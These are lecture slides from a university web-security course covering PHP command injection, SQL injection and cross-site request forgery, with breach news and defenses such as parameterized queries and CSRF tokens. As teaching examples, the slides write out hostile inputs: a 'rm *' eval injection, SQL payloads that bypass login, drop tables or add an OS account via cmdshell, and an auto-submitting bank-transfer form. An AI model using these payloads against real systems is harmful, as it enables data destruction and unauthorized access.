



Web Security Part 2

CS642: Computer Security

Professor Ristenpart

<http://www.cs.wisc.edu/~rist/>

rist at cs dot wisc dot edu

Liberal borrowing from Mitchell, Boneh, Stanford CS 155

FBI Takes Out \$14M DNS Malware Operation

Posted by **samzenpus** on Wednesday November 09, @05:38PM
from the take-em-down dept.



[coondoggie](#) writes

"U.S. law enforcement today said it had smashed what it called a massive, sophisticated Internet fraud scheme that injected malware in more than four million computers in over 100 countries while generating \$14 million in illegitimate income. Of the [computers infected with malware](#), at least 500,000 were in the United States, including computers belonging to U.S. government agencies, such as NASA."

Read the **49** comments



fbi internet security

MS11-083

- Anyone see this news?

Vulnerability

The vulnerability presents itself in the specific scenario where an attacker can send a large number of specially crafted UDP packets to a random port that does not have a service listening. While processing these network packets it is observed that some used structures are referenced but not dereferenced properly. This unbalanced reference counting could eventually lead to an integer overflow of the reference counter.

From

<http://blogs.technet.com/b/srd/archive/2011/11/08/assessing-the-exploitability-of-ms11-083.aspx>

Announcements

- HW3 was posted earlier today
- "This ain't a day for quitting nothing,"
 - Governor Rick Perry, November 10, 2011

Web security part 2



SQL injection

Cross-site scripting attacks


Cross-site request forgery

Browser security model

Should be safe to visit an attacker website




Should be safe to visit sites simultaneously



Should be safe to delegate content



Evolution of the web vulnerabilities over the years by types



Data from aggregator and validator of NVD-reported vulnerabilities

Top vulnerabilities

- SQL injection
 - insert malicious SQL commands to read / modify a database
- Cross-site request forgery (CSRF)
 - site A uses credentials for site B to do bad things
- Cross-site scripting (XSS)
 - site A sends victim client a script that abuses honest site B

Warmup: PHP command injection

PHP command `eval(cmd_str)` executes string `cmd_str` as PHP code

<http://example.com/calc.php>

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```

What can attacker do?

[http://example.com/calc.php?exp="11 ; system\('rm *'\)](http://example.com/calc.php?exp=)

Encode as a URL

Warmup: PHP command injection

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

<http://example.com/sendemail.php>

What can attacker do?

<http://example.com/calc.php?>


[email = "aboutogetowned@ownage.com" &
subject= "foo < /usr/passwd; ls"](http://example.com/calc.php?email=aboutogetowned@ownage.com&subject=foo%20%3C%20/usr/passwd;ls)

Encode as a URL

Plenty of other common problems with PHP

- File handling
 - `example.com/servsideinclude.php?i=file.html`
- Global variables
 - `example.com/checkcreds.php?`
`user="bob ; $auth=1;"`
- More... surf the web for examples

SQL




Basic SQL commands:

```
SELECT Company, Country FROM Customers WHERE Country <> 'USA'
```

```
DROP TABLE Customers
```



more: http://www.w3schools.com/sql/sql_syntax.asp

SQL



PHP-based SQL:

```
$recipient = $_POST['recipient'];  
$sql = "SELECT PersonID FROM Person  
        WHERE Username='$recipient';"  
$rs = $db->executeQuery($sql);
```



CardSystems breach 2005

~43 million cards stolen

No encryption of CCN's

Visa/Mastercard stopped allowing them to process cards.

“They used a **SQL injection attack**, where a small snippet of code is inserted onto the database through the front end (browser page). Once inserted onto the server the code ran every four days. It gathered credit card data from the database, put it in a file (zipped to reduce size) and sent it to the hackers via FTP.”
From <http://www.squidoo.com/cardsystems-data-breach-case>

They got bought out by Pay by Touch in 2005 (probably cheap!)
Pay By Touch shut down in 2008 (woops)

More important than CCN's:

On June 27, 2011, **Lady Gaga's** website was hacked by a group of US cyber attackers called SwagSec and thousands of her fans' personal details were stolen from her website. The hackers took a content database dump from www.ladygaga.co.uk and a section of email, first name, and last name records were accessed.[43] According to an Imperva blog about the incident, **a SQL injection** vulnerability for her website was recently posted on a hacker forum website, where a user revealed the vulnerability to the rest of the hacker community. While no financial records were compromised, the blog implies that Lady Gaga fans are most likely receiving fraudulent email messages offering exclusive Lady Gaga merchandise, but instead contain malware.[44]

http://en.wikipedia.org/wiki/Sql_injection_attack

Many more examples

ASP example

```
set ok = execute( "SELECT * FROM Users
                  WHERE user=' " & form("user") & " '
                  AND   pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

What the developer expected to be sent to SQL:

```
SELECT * FROM Users WHERE user='me' AND pwd='1234'
```

```

set ok = execute( "SELECT * FROM Users
                  WHERE user=' ' & form("user") & " '
                  AND   pwd=' ' & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;

```

Input: user= " ' OR 1=1 -- " (URL encoded) -- tells SQL to ignore rest of line

SQL: SELECT * FROM Users WHERE user=' ' OR 1=1 -- ' AND ...

Result: ok.EOF false, so easy login

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' ' & form("user") & " '
    AND    pwd=' ' & form("pwd") & " '" );

if not ok.EOF
    login success
else fail;
```

Input: user= " ' ; DROP TABLE Users " (URL encoded)

```
SELECT * FROM Users WHERE user=' ' ; DROP TABLE Users --
...
```

Result: Bye-bye customer information

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' ' & form("user") & " '
    AND    pwd=' ' & form("pwd") & " '" );

if not ok.EOF
    login success
else fail;
```

Input: user= " ' ; exec cmdshell
 'net user badguy badpw /add' "

SELECT * FROM Users WHERE user=' ' ; exec ...

Result: If SQL database running with correct permissions, then attacker gets account on database server

Preventing SQL injection


- Don't build commands yourself
- Parameterized/prepared SQL commands
 - Properly escape commands with /
 - ASP 1.1 example

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );
cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

Cross-site request forgery (CSRF)




How CSRF works

- User's browser logged in to bank
- User's browser visits site containing:


```
<form name=F action=http://bank.com/BillPay.php>  
  <input name=recipient value=badguy> ...  
</form>  
<script> document.F.submit(); </script>
```

- Browser sends Auth cookie to bank. Why?
 - Cookie scoping rules

Form post with cookie



Login CSRF



CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

- Referrer Validation

The Facebook logo, a blue rectangular button with the word 'facebook' in white lowercase text.

```
Referer: http://www.facebook.com/  
home.php
```

- Custom HTTP Header



```
X-Requested-By: XMLHttpRequest
```

